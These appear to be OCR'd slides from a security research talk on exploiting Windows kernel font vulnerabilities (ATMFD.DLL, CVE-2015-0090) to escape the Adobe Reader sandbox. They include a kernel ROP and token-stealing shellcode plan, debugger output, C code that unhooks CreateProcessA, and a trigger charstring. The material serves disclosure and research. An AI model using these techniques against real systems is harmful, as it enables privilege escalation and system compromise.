
Loading fonts via NtGdiAddRemoteFontToDC

```
TYPE1FONTHEADER.IsType1Font = 1;
TYPE1FONTHEADER.NumberOfFiles = 0;
TYPE1FONTHEADER.Offsets[0] = (PfmFileSize + 3) & ~4;
TYPE1FONTHEADER.Offsets[1] = ((PfmFileSize + 3) & ~4) + ((PfbFileSize + 3) & ~4);
TYPE1FONTHEADER.Data = {.PFM file data aligned to 4 bytes,
                        .PFB file data aligned to 4 bytes}
```

After properly initializing the structure, win32k.sys successfully loads the Type 1 font consisting of two files from memory inside of the Adobe Reader sandbox.

Second stage payload – loading a font


- Assuming that the exploit is supposed to be fully contained within a single



  we have to embed the Windows kernel x86 and x86-64 font exploits in the file, as well.

- Either have the fonts included as PE resources (it's a DLL after all), or just append at the end of the original file.

Proof of Concept exploit file structure



With the ability to attack ATMFD.DLL, let's write a kernel exploit!

Windows 8.1 Update 1 x86 exploit


Kernel exploitation plan


- Elevation of privileges in the Windows kernel is fairly easy.
  - traverse a linked list of processes and replace the security token of one with another's.
  - can be easily implemented in a short snippet of x86 assembly.
- The ROP's goal would be to:
  - allocate writable/executable memory and copy the EoP shellcode there.
  - jump to the shellcode to have it do its job.
  - cleanly recover from the payload in order to keep the operating system stable.

Kernel exploitation plan

- The Charstring exploitation process is exactly the same as with Adobe Reader (CoolType).
  - addresses of `ATMFD.DLL`, `win32k.sys` and `ntoskrnl.exe` all present on the stack.
  - we can use ROP gadgets from all of them.
- Starting with Windows 8, most kernel memory is allocated from `(Non)PagedPoolNx`, non-executable pool memory (under protection of DEP).
  - means that we cannot easily reuse an existing allocation.
  - `ExAllocatePoolWithTag(NonPagedPool)` still allocates *normal*, executable non-pageable memory that we can use to store and execute the shellcode.

Windows 8.1 Update 1 x86 ROP





Kernel '1394:channel=1' - WinDbg:6.2.9200.16384 AMD64
File Edit View Debug Window Help
Disassembly - Kernel '1394:channel=1' - WinDbg:6.2.9200.16384 AMD64
Offset: @$scopeip
Previous
Next
89227fe5 0000 add byte ptr [eax],al
89227fe7 0000 add byte ptr [eax],al
89227fe9 0000 add byte ptr [eax],al
89227feb 0000 add byte ptr [eax],al
89227fed 0000 add byte ptr [eax],al
89227fef 0000 add byte ptr [eax],al
89227ff1 0000 add byte ptr [eax],al
89227ff3 0000 add byte ptr [eax],al
89227ff5 0000 add byte ptr [eax],al
89227ff7 0000 add byte ptr [eax],al
89227ff9 000b add byte ptr [ebx],cl
89227ffb 41 inc ecx
89227ffc 0000 add byte ptr [eax],al
89227ffe 0000 add byte ptr [eax],al
89228000 cc int 3
89228001 cc int 3
89228002 cc int 3
89228003 cc int 3
89228004 0000 add byte ptr [eax],al
89228006 0000 add byte ptr [eax],al
89228008 0000 add byte ptr [eax],al
8922800a 0000 add byte ptr [eax],al
8922800c 0000 add byte ptr [eax],al
8922800e 0000 add byte ptr [eax],al
89228010 0000 add byte ptr [eax],al
89228012 0000 add byte ptr [eax],al
89228014 0000 add byte ptr [eax],al
89228016 0000 add byte ptr [eax],al
Registers - Kernel '1394:channel=1' - W
Customize...
Reg Value
gs 0
fs 30
es 23
ds 23
edi 89228100
esi a2b233b8
ebx 89228000
edx 7ff
ecx 0
eax 1
ebp cccccccc
eip 89228000
cs 8
efl 202
esp a2b232b8
ss 10
dr0 0
dr1 0
dr2 0
dr3 0
dr6 ffff0ff0
Ln 0, Col 0
Sys 0:KdSrv:S
Proc 000:0
Thrd 000:0
ASM
OVR
CAPS
NUM


Windows 8.1 Update 1 x86 EoP shellcode

1. Find the „System" process by starting at `KPCR.PcrbData.CurrentThread.ApcState.Process` and traversing `EPROCESS.ActiveProcessLinks.Flink`, until a `EPROCESS.UniqueProcessId` value of 4 is found.
2. Save the security token pointer from `EPROCESS.Token`.
3. Traverse the process linked list again, in search of `EPROCESS.ImageFileName` equal to „AcroRd32.exe".
   - Replace `EPROCESS.Token` with the saved, privileged security token.
   - Set `EPROCESS.Job.ActiveProcessLimit` to 2, in order to spawn a new *calc.exe* process later on.
4. Jump to address 0x0.

„Jump to address 0x0” ?!

- At the end of the shellcode, we have to cleanly recover from the somewhat inconsistent state.
- We could try to fix up the stack frame, or return to a caller *x* frames higher.
- `ATMFD.DLL` aggressive exception handling for the rescue!
  - Every invalid user-mode memory access is silently ignored by the driver's universal exception handler.
  - It's sufficient to generate any such exception, and ATMFD will take care of the rest, cleanly finishing up the font loading and returning back to userland as if nothing happened.


AcroRd32.exe:4936 Properties
GPU Graph
Threads
TCP/IP
Security
Environment
Job
Strings
Image
Performance
Performance Graph
Disk and Network
Image File
Adobe Reader
Adobe Systems Incorporated
Version: 11.0.10.32
Build Time: Wed Dec 03 05:54:17 2014
Path:
C:\Program Files\Adobe\Reader 11.0\Reader\AcroRd32.exe
Explore
Command line:
"C:\Program Files\Adobe\Reader 11.0\Reader\AcroRd32.exe" --channe
Current directory:
C:\Users\test\Desktop\
Autostart Location:
n/a
Explore
Parent: AcroRd32.exe(2088)
User: NT AUTHORITY\SYSTEM
Started: 02:08:38 2015-06-17
Comment:
VirusTotal:
Submit
Verify
Bring to Front
Kill Process
Data Execution Prevention (DEP) Status: DEP (permanent)
Address Space Load Randomization: Enabled, Force Relocate
OK
Cancel
Process Explorer - Sysinternals: www.sysinternals.com [win...
File
Options
View
Process
Find
Users
Help
Process
PID
User Name
Integrity
winlogon.exe 636 NT AUTHORITY\SYSTEM System
dwm.exe 860 Window Manager\DWM-1 System
explorer.exe 2524 win8-32-hp\test Medium
AcroRd32.exe 2088 NT AUTHORITY\SYSTEM System
AcroRd32.exe 4936 NT AUTHORITY\SYSTEM System
procexp.exe 3724 win8-32-hp\test High
CPU Usage: 52.16%
Commit Charge: 26.21%
Processes: 52
Physical Usage: 28.78%


AcroRd32.exe 2088 NT AUTHORITY\SYSTEM System
AcroRd32.exe 4936 NT AUTHORITY\SYSTEM System

Final steps: popping up calc.exe

- Even with the modified *active process limit*, `CreateProcess()` still failed to create a new process.
- Turns out the sandboxed process has `KERNELBASE!CreateProcessA` hooked, making it „impossible” to create processes not approved by the broker.
- We can just restore the function prologue to bypass this.

Restoring CreateProcessA

```
HMODULE hKernelBase = GetModuleHandleA("KERNELBASE.DLL");
FARPROC lpCreateProcessA = GetProcAddress(hKernelBase, "CreateProcessA");

// Make the kernelbase!CreateProcessA memory area temporarily writable.
DWORD flOldProtect;
VirtualProtect(lpCreateProcessA, 5, PAGE_READWRITE, &flOldProtect);

// Write the original function prologue (MOV EDI, EDI; MOV EBP, ESP; PUSH ESP).
RtlCopyMemory(lpCreateProcessA, "\x8b\xff\x55\x8b\xec", 5);

// Restore the original memory access mask.
VirtualProtect(lpCreateProcessA, 5, flOldProtect, &flOldProtect);
```

DEMO TIME

Windows 8.1 Update 1 x86-64 exploit

No BLEND vulnerability anymore ☹

- As previously mentioned, 64-bit platforms are unaffected by the `BLEND` bug.
- We have to use one of the other OpenType issues for sandbox escape.
- Let's consider the options...

Sandbox escape options

1. CVE-2015-0090 – read/write-what-where via an uninitialized pointer from the kernel pools.
2. CVE-2015-0091 – controlled pool-based buffer overflow of a constant-sized allocation.
3. CVE-2015-0092 – ≤64 byte pool-based buffer underflow of an arbitrarily-sized allocation.

AND THE WINNER IS…

1. **CVE-2015-0090 – read/write-what-where via an uninitialized pointer from the kernel pools.**
2. CVE-2015-0091 – controlled pool-based buffer overflow of a constant-sized allocation.
3. CVE-2015-0092 – ≤64 byte pool-based buffer underflow of an arbitrarily-sized allocation.

CVE-2015-0090: read/write-what-where in LOAD and STORE operators

Impact:	Elevation of Privileges / Remote Code Execution
Architecture:	x86, x86-64
Reproducible with:	Type 1, OpenType
***google-security-research* entry:**	177

CVE-2015-0090: the Registry Object

- Back in the „Type 2 Charstring Format” specs from 1998, another storage available to the font programs was defined – the „Registry Object”.
  - Related to *Multiple Masters* which were part of the OpenType format for a short while.
  - Subsequently removed from the specification in 2000, but `ATMFD.DLL` of course still supports it.
- Referenced via two new instructions: `STORE` and `LOAD`.
  - can transfer data back and forth between the transient array and the Registry.

CVE-2015-0090

The Registry provides more permanent storage for a number of items that have predefined meanings. The items stored in the Registry do not persist beyond the scope of rendering a font. Registry items are selected with an index, thus:

0 Weight Vector
1 Normalized Design Vector
2 User Design Vector

The result of selecting a Registry item with an index outside this list is undefined.

CVE-2015-0090

The Registry provides more permanent storage for a number of items that have predefined meanings. The items stored in the Registry do not persist beyond the scope of rendering a font. Registry items are selected with an index, thus:

0 Weight Vector
1 Normalized Design Vector
2 User Design Vector

The result of selecting a Registry item with an index outside this list is undefined.

:D :D :D

:D :D :D

CVE-2015-0090

- Internally, registry items are implemented as an array of `REGISTRY_ITEM` structures, inside a global font state structure.

```
struct REGISTRY_ITEM {
  long size;
  void *data;
} Registry[3];
```

- Verification of the Registry index exists, but can you spot the bug?

```
.text:0003CA35                cmp     eax, 3
.text:0003CA38                ja      loc_3BEC4
```

CVE-2015-0090: off-by-one in index validation

- An `index > 3` condition instead of `index >= 3`, leading to an off-by-one in accessing the `Registry` array.
- Using the `LOAD` and `STORE` operators, we can trigger the following `memcpy()` calls with controlled transient array and size:

```
memcpy(Registry[3].data, transient array, controlled size);
memcpy(transient array, Registry[3].data, controlled size);
```

provided that `Registry[3].size > 0`.

CVE-2015-0090: use of uninitialized pointer

- The registry array is part of an overall font state structure.
  - The `Registry[3]` structure is uninitialized during the interpreter run time.
- If we can spray the Kernel Pools such that `Registry[3].size` and `Registry[3].data` occupy a previously controlled allocation, we end up with arbitrary *read* and *write* capabitilities in the Windows kernel!

CVE-2015-0090

```
/a ## -| { 3 0 0 1 store } |-
```

- **3** — out-of-bound Registry index, culprit of the bug
- **0** (first) — offset relative to the start of Registry item
